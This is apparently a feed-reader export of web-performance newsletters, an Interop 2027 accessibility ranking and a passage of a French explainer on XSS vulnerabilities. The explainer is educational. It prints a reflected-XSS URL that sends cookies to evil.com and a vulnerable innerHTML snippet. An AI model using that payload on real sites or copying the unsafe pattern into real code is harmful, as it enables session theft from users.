❌

Vue normale

⚡ 153: Analysing JavaScript performance in Chrome DevTools

12 juin 2024 à 16:27
͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏
 
Performance Newsletter
[issue 153 ]()
 
#### Editor’s note
 
There’s been a steady supply of articles describing the failures of the modern web in anything but very favourable conditions, but trying to effectively use the internet on the South Pole wasn’t on my bingo card. While that’s a more extreme case study, to, let’s say, riding a rural bus to work, it still highlights the same issues.
 
We’re not only lacking in performance optimisations, assuming everyone has the bandwidth for ginormous downloads, but also don’t cater to failure scenarios that don’t apply to us. Surely, we can do better?
 
Karolina


#### What’s Performance newsletter?
 

Performance Newsletter is a fortnightly mailing by [Calibre](https://calibreapp.com), featuring web performance tools, talks and resources.

Don’t worry—we don’t spam. If you’d like to leave, [unsubscribe]() at any time. Suggest content [here. ](mailto:hi@perf.email)


# Articles  
 

Performance trace recording in Developer tools showing dropped frames
 
### [Comprehensive guide to JavaScript performance analysis using Chrome DevTools](https://blog.jiayihu.net/comprenhensive-guide-chrome-performance/)
 
[Jiayi Hu](https://blog.jiayihu.net/)
Learn how to debug and improve performance in Chrome DevTools with this in-depth analysis carried out on a real-world canvas library. The result was a whooping reduction of task duration from  ~20ms to 77ms.
 

Expensive style recalculation affecting almost every element on the page.
 
### [How deep is your DOM?](https://frontendatscale.com/blog/how-deep-is-your-dom/)
 
[Maxi Ferreira](https://frontendatscale.com/)
Do you know the Avoid excessive DOM size Lighthouse audit? While modern browsers are extremely capable rendering sites and apps, there becomes a point when style recalculations caused by DOM depth negatively affect performance.
 

The macOS updater. No pause button! Was I expected to leave my laptop on, connected to the Internet,                   and untouched, for 15 days??
 
### [Engineering for slow Internet](https://brr.fyi/posts/engineering-for-slow-internet)
 
[Brr](https://brr.fyi/)
I didn’t know I wanted to read a performance case study of using the web from Antarctica until I read one. An excellent article pinpoint the importance of designing and building for resilience.
 

Chart for opening the hotel overlay optimisations
 
### [Optimizing INP for a React App & performance learnings](https://www.iamtk.co/optimizing-inp-for-a-react-app-and-performance-learnings)
 
[TK Kinoshita](https://www.iamtk.co/)
Another in-depth study of analysing and bettering Interaction to Next Paint, this time with 69% improvement results, specifically focusing on React-related strategies.


# Case Studies  
 

Downward trend for page render times by TV OS (Samsung-Tizen and WebOS-LG).
 
### [How Disney+ Hotstar increased weekly card views by 100% on living room devices by reducing INP by 61%](https://web.dev/case-studies/hotstar-inp?hl=en)
 

[Bhuvaneswaran Mohan](https://www.linkedin.com/in/bhuvaneswaran-mohan/) & [Saurabh Rajpal](https://www.linkedin.com/in/imsaurabhrajpal/)

Find out how Disney+ Hotstar achieved a 61% improvement by bringing INP values down to 272 milliseconds** **on their tvOS application.


# Browsers  
 
### [An even faster Microsoft Edge](https://blogs.windows.com/msedgedev/2024/05/28/an-even-faster-microsoft-edge/)
 
The Microsoft Edge Team has been hard at work making the browser UI faster—it’s now **42% faster** for Edge users and a whopping **76% faster** for those of you on a device without an SSD or with less than 8 GB of RAM. Well done!
 
 
Calibre
 
This email is brought to you by the team at [Calibre](https://calibreapp.com). We automate web performance testing, reporting and alerting, so you don’t have to.


Performance Newsletter is sent from the traditional lands of the Wurundjeri people of the Kulin nation. We acknowledge that sovereignty was never ceded and pay respects to the Elders past and present.

Send your suggestions, links and feedback to [hi@perf.email](mailto:hi@perf.email).

[View or share this email →]()
[Quickly unsubscribe →]()
[Browse older issues →]()

**Sent by**
Calibre Analytics

V119 / 425 Smith Street
Ngár-go
Fitzroy VIC 3065
Australia


⚡ 149: Don’t get scammed on web performance

9 avril 2024 à 17:31
͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏ ͏
 
Performance Newsletter
[issue ]()149
 
#### Editor’s note
 
There’s a cautionary tale in this issue, warning of easy web performance wins through third party plugins and tools promising vast improvements with very little work. We know that very few things in life come for free, and this is true for web performance. But in a field so heavily relying on metrics, charts and data, how could they be lying?
 
As much as we use data to back up theories, demonstrate proof of concept, numbers only tell a partial story. Lived experience > data points.
 
Karolina


#### What’s Performance newsletter?
 

Performance Newsletter is a fortnightly mailing by [Calibre](https://calibreapp.com), featuring web performance tools, talks and resources.

Don’t worry—we don’t spam. If you’d like to leave, [unsubscribe]() at any time. Suggest content [here. ](mailto:hi@perf.email)


# Articles  
 

Example test where the PSI score is almost twice as high as the Lighthouse score for the same page. We blurred the screenshots for privacy reasons, but the content looks totally different as well.
 
### [Don’t get scammed by fake performance experts and apps](https://performance.shopify.com/blogs/blog/don-t-get-scammed-by-fake-performance-experts-and-apps)
 
[Mateusz Krzeszowiak](https://www.linkedin.com/in/mateusz-krzeszowiak/)
Thought you were getting a performance quick fix? Learn how the team at Shopify exposed hacks to fake a higher Lighthouse scores, which had zero positive effect on user experience.


# Tools  
 

A higher ELO score indicates a better aggregate performance in the rater study. We can observe that jpegli at 2.8 BPP received a higher ELO rating than libjpeg-turbo at 3.7 BPP, a bitrate 32 % higher than Jpegli's.
 
### [Introducing Jpegli: a new JPEG coding library](https://opensource.googleblog.com/2024/04/introducing-jpegli-new-jpeg-coding-library.html)
 
[Zoltan Szabadka](https://www.linkedin.com/in/zolt%C3%A1n-szabadka-0043845/), [Martin Bruse](https://www.linkedin.com/in/oortcloud/?originalSubdomain=se) and [Jyrki Alakuijala](https://www.linkedin.com/in/jyrkialakuijala/)
Learn more about a new Google Open Source project, Jpegli, is a JPEG coding library claiming a high backward compatibility while offering enhanced capabilities and a 35% compression ratio improvement.
 

Performance Panel in Chrome Dev Tools showing the bottom-up view
 
### [Goodbye JS Profiler, profiling CPU with the Performance panel](https://developer.chrome.com/blog/profiling-cpu)
 

[Jecelyn Yeen](https://jec.fish/) & [Nancy Li](https://www.linkedin.com/in/yangxinyu-li/)

The JavaScript Profiler panel is going away in Chrome 124. Find out how to use the Performance panel to profile Node.js CPU performance in the future versions.
 
### [web-vitals.js 4.0](https://github.com/GoogleChrome/web-vitals/blob/v4/CHANGELOG.md)
 
If you are using the web vitals library, there are a few significant and breaking changes in the recent releases, including depreciating onFID, and adding INP breakdown.


# Courses, Talks & Podcasts  
 
Promotional image for the podcast featuring Google logo, search box with 'Search Off the Record' text and epispde title
 
### [Deciphering INP and Core Web Vitals](https://www.youtube.com/watch?v=QdcKuo-N3kU&ab_channel=GoogleSearchCentral)
 

[John Mueller](https://johnmu.com/), [L](http://)[izzi Sassman](https://www.linkedin.com/in/okaylizzi/) & [Rick Viscomi](https://rviscomi.dev/)

Tune in to find out why Core Web Vitals are an accessibility issue and how to use them to find out if your site is preventing the user from completing their journey.


Calibre
 
This email is brought to you by the team at [Calibre](https://calibreapp.com). We automate web performance testing, reporting and alerting, so you don’t have to.


Performance Newsletter is sent from the traditional lands of the Wurundjeri people of the Kulin nation. We acknowledge that sovereignty was never ceded and pay respects to the Elders past and present.

Send your suggestions, links and feedback to [hi@perf.email](mailto:hi@perf.email).

[View or share this email →]()
[Quickly unsubscribe →]()
[Browse older issues →]()

**Sent by**
Calibre Analytics

V119 / 425 Smith Street
Ngár-go
Fitzroy VIC 3065
Australia


Quel cadre pour piloter les agents IA ?

11 novembre 2026 à 19:04

Savoir rédiger de bons prompts ne suffit plus pour exploiter pleinement le potentiel des IA génératives : les gains de productivité passent désormais par une transformation des méthodes de travail. Avec la montée en puissance des agents intelligents et coéquipiers synthétiques, nous passons progressivement d’une logique de sollicitation individuelle à une logique de délégation et […]

L’article Quel cadre pour piloter les agents IA ? est apparu en premier sur FredCavazza.net.

Moving to a CDN without overwhelming your origin (or blocking Googlebot)

11 novembre 2026 à 01:00

Deploying a Content Delivery Network (CDN) to distribute your site's assets across fast, globally distributed edge servers closer to users can be a major upgrade for any growing site: it lowers visitor latency and shields your origin server (the backend source of truth holding your original content) from heavy traffic.

My Interop 2027 Picks

10 novembre 2026 à 20:51

Interop 2027 is gathering votes and the deadline is 19 November 2026. For the second year now, Firefox made a page to let you rank your Interop 2027 choices. Which I’ve now done.

I narrowed it down to fifteen, though getting there was oddly difficult. It seems the top three are really what matter, but I’ll share all fifteen with some tiny amount of context for each.

Mine

Ranked.

  1. ariaNotify():
    Because years of watching developers get live regions wrong (arguably because companies aren’t employing screen reader users in critical roles) coupled with confusion about exposure and support, makes me hopeful this new approach will help close some of those gaps. The ARIA Working Group put in a bunch of effort to spec ariaNotify() (from an early odd proposal), so I look forward to broad support.
  2. HTML focusgroup attribute:
    I’ve shared my opinions on focusgroup, so I am hopeful for better outcomes for users, while simplifying keyboard patterns for authors (and hopefully less scripting).
  3. Shadow DOM referenceTarget:
    Because I have seen so many broken associations across shadow boundaries that have left screen reader and voice control users stranded. While ARIA reflection and the proposed AOM continue to get some attention, they aren’t here today.
  4. HTML headingoffset and headingreset attributes:
    Because headings coming from user-generated or third-party content are often the wrong level, though they aren’t typically blockers for users. That said, my fear is authors will get more cavalier, even treating this as an outline algorithm.
  5. Device Posture API:
    While foldable phones named Duo have been around for years, Apple’s newest hardware is already causing problems with design systems that (wrongly, IMO) rely on known and fixed screen sizes. I feel this can help limit user pain caused by author error.
  6. Viewport Segments API:
    For essentially the same reason as the prior entry, with the added bonus of numbers.
  7. CSS linked parameters:
    This is an author feature to me, because I use plenty of SVGs referenced by <img> and hate that I cannot pass colors into them.
  8. CSS AccentColor system color reflects accent-⁠color:
    There was a brief period where some design systems leaned on this user preference, and thanks to fingerprinting concerns, are stuck with low-contrast browser defaults instead. Some of those patterns aren’t getting updates, so let’s fix it in the place that broke it.
  9. CSS line-⁠clamp property:
    Card designs have been visually clipping text or moving interactive controls to the wrong place for years, making for confusing UIs for keyboard and screen reader users. While I am wary of letting CSS generate content (localization risk), I’d still like to see card usability improved and this might jelp.
  10. HTML <input type="week">:
    Again, this is a personal preference given how many poorly-coded, inaccessible date pickers I have seen. Adding a week option might seem trivial, but I’ve yet to see an author get it right.
  11. CSS random-⁠item() function:
    Not having to use script for this would be nice, though there is risk authors will use it for more than basic styling, potentially messing with exposure to AAPIs.
  12. CSS anchor positioning with transforms and animations:
    The script payload to do this well seems to cause my phone to overheat and my fans to spin, so seeing this handled natively would be nice as an author and user.
  13. CSS flex-⁠wrap: balance:
    To fix a years-old and glaring (IMO) gap in flex.
  14. Responsive iframes:
    This is an accessibility issue, in my experience, once critical content is visually hidden. Even when scrollbars appear, it’s a visual and functional mess.
  15. Improve interoperability of pointer events on touch devices:
    This only made the list because Apple is finally making a touch-screen Mac and, if VoiceOver is any indication, will fail to use what it learned on mobile and probably invent new interactions because it knows better. Maybe this proposal can get ahead of that behavior.

There are plenty of items I didn’t rank. There are plenty of items I would down-vote if I could. Regular readers of this site could probably guess a few.

Others

Others have shared their own rankings, so I’ve listed them alphabetically by last name for no particular reason (though I realize it’s only people with last names that I’ve found so far, kind of doubling down on the Western Wide Web phenomenon):

None of those rankings are wrong. Except where they are wrong, of course.

Les failles XSS

Par : Rodolphe
10 novembre 2026 à 13:37

Il existe dans le monde du web une catégorie de personnes dont le passe-temps favori consiste à injecter du code dans les sites des autres. Pas pour le sport (enfin, pas seulement), mais parce que ça marche encore, souvent, et c'est là le problème.

Le Cross-Site Scripting, ou XSS, est une vulnérabilité vieille comme Netscape, régulièrement dans le top 10 de l'OWASP Open Worldwide Application Security Project, et pourtant toujours présente dans une quantité non négligeable de projets en production.

C'est quoi exactement, XSS ?

Une attaque XSS se produit lorsqu'un attaquant réussit à injecter du code JavaScript malveillant dans une page web, et que ce code est ensuite exécuté dans le navigateur d'un autre utilisateur.

Vu d'un autre angle : quelqu'un écrit et arrive à faire exécuter du code sur votre site, et vos utilisateurs le subissent.

Ce code peut faire à peu près tout ce que JavaScript permet : voler des cookies de session, rediriger vers un faux site, afficher un faux formulaire de connexion, enregistrer les frappes clavier, ou simplement afficher un message gênant. Les conséquences vont du simple embarras à la compromission totale d'un compte puisqu'on peut s'en servir pour récupérer des mots de passe.

Les trois axes d'attaque XSS

1. XSS réfléchi (Reflected XSS)

La charge malveillante est contenue dans la requête elle-même (souvent dans l'URL) et renvoyée directement dans la réponse HTML. L'attaquant doit convaincre une victime de cliquer sur un lien spécialement forgé.

https://example.com/search?q=<script>document.location='https://evil.com/steal?c='+document.cookie</script>

Si le serveur réaffiche sans la vérifier la valeur de q dans la page sans l'encoder, bingo. Ce type d'attaque est souvent véhiculé par email ou message instantané. Ce n'est pas très évolué ni extrêmement courant de nos jours, mais quand ça passe, c'est simple et efficace.

2. XSS stocké (Stored XSS)

Là, ça devient plus sérieux : le code malveillant est enregistré dans la base de données (commentaire, pseudo, bio, champ de formulaire…) et servi à tous les visiteurs de la page concernée.

Imaginez un forum où l'attaquant poste un commentaire contenant un script. Chaque personne qui charge la page exécute ce script, sans le savoir.

3. XSS basé sur le DOM (DOM-based XSS)

Ici, le serveur n'est pas en cause, le problème est entièrement côté client/navigateur. Le script malveillant est exécuté parce que du JavaScript légitime de la page lit et utilise des données non fiables (des API sensibles telles qu'URL, localStorage, postMessage…) sans les vérifier.

// Code vulnérable côté client
const name = new URLSearchParams(location.search).get('name');
document.getElementById('greeting').innerHTML = 'Bonjour ' + name;

